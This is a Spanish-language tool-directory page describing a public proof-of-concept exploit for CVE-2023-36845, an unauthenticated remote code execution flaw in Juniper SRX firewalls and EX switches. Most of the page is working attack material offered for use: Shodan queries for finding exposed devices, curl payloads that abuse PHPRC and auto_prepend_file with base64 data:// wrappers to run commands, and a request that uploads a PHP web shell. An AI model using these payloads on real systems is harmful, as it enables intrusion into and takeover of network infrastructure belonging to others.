Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/kljunowsky/cve-2023-36845
ReconocimientoAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónHerramienta de Acceso Remoto
GitHubkljunowsky/cve-2023-36845

CVE-2023-36845

Compartir

Exploit de prueba de concepto para CVE-2023-36845 que permite la ejecución remota de código sin autenticación en firewalls Juniper SRX y switches EX mediante la manipulación de variables de entorno de PHP.

Ver Repositorio
551369hace 2 añosRevisado por Kitploit

CVE-2023-36845

Descripción

CVE-2023-36845 representa una notable vulnerabilidad de manipulación de variables de entorno PHP que afecta a los firewalls Juniper SRX y switches EX. Si bien Juniper ha clasificado esta vulnerabilidad como de gravedad media, en este artículo explicaremos cómo esta única vulnerabilidad puede ser aprovechada para la ejecución remota de código sin autenticación.


Búsqueda - Shodan

title:"Juniper Web Device Manager"
imagen
title:"Juniper" http.favicon.hash:2141724739
imagen

Uso 🛠

Detección

python3 CVE-2023-36845.py -f targets.txt -o output.txt

RCE 🧨

Opción 1

Es factible utilizar cualquier envoltorio de protocolo junto con auto_prepend_file. La opción más adecuada para esta operación es el protocolo data://, que permite proporcionar en línea el "archivo secundario". Aquí hay una representación sofisticada de este exploit, ejecutando el <? phpinfo(); ?> incrustado dentro del esquema data://:

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'

Ejecutar el comando whoami

<?php shell_exec('whoami'); ?>

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'

Opción 2

Subir un archivo

<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>

$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'

Parámetros 🧰

ParámetroDescripciónTipo
--file / -fArchivo de objetivos de entradaArchivo
-oArchivo de salidaArchivo

Contáctame 📇

LinkedIn - Milan Jovic

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    297

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →